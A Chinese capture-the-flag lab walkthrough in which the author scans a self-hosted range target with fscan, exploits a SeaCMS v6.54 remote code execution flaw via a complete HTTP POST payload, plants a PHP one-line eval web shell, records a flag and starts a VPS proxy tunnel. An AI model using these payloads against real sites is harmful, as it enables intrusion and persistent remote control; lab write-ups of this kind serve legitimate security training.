原作者在公网上的靶机地址没了,这是我自己在服务器上用docker搭的一个,当你看到这个文章的时候,这个公网docker已经被我down掉了
cyber-range1链接: https://pan.baidu.com/s/1QrMaS1wVemy1wPYlNOY1Lw?pwd=9kmk 提取码: 9kmk

用fscan扫描
./fscan -h 45.136.15.12:89
有一个海洋cms的v654rce漏洞
网上找个poc
POST /search.php HTTP/1.1
Host: 45.136.15.12:89
Content-Length: 266
Cache-Control: max-age=0
Origin: http://45.136.15.12:89
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://45.136.15.12:89/search.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: fp.skin=tactical
Connection: keep-alive

searchtype=5&searchword=%7Bif%7Bsearchpage%3Ayear%7D&year=%3Ae%7Bsearchpage%3Aarea%7D%7D&area=v%7Bsearchpage%3Aletter%7D&letter=al%7Bsearchpage%3Alang%7D&yuyan=%28%7Bsearchpage%3Ajq%7D&jq=%28%24_P%7Bsearchpage%3Aver%7D&ver=OST%5BCyc1e%5D%29%29&Cyc1e=phpinfo%28%29%3B
把命令换为传个木马
POST: searchtype=5&searchword=%7Bif%7Bsearchpage%3Ayear%7D&year=%3Ae%7Bsearchpage%3Aarea%7D%7D&area=v%7Bsearchpage%3Aletter%7D&letter=al%7Bsearchpage%3Alang%7D&yuyan=%28%7Bsearchpage%3Ajq%7D&jq=%28%24_P%7Bsearchpage%3Aver%7D&ver=OST%5BCyc1e%5D%29%29&Cyc1e=echo%20’%3c%3fphp%20%40eval(%24_POST%5bpass%5d)%3b%3f%3e’%20%3e%20shell.php

flag1:flag4{22ddee0793c18171e62cff7eef6625ac}
搭一个网络代理
VPS上:./linux_x64_admin -l 6060
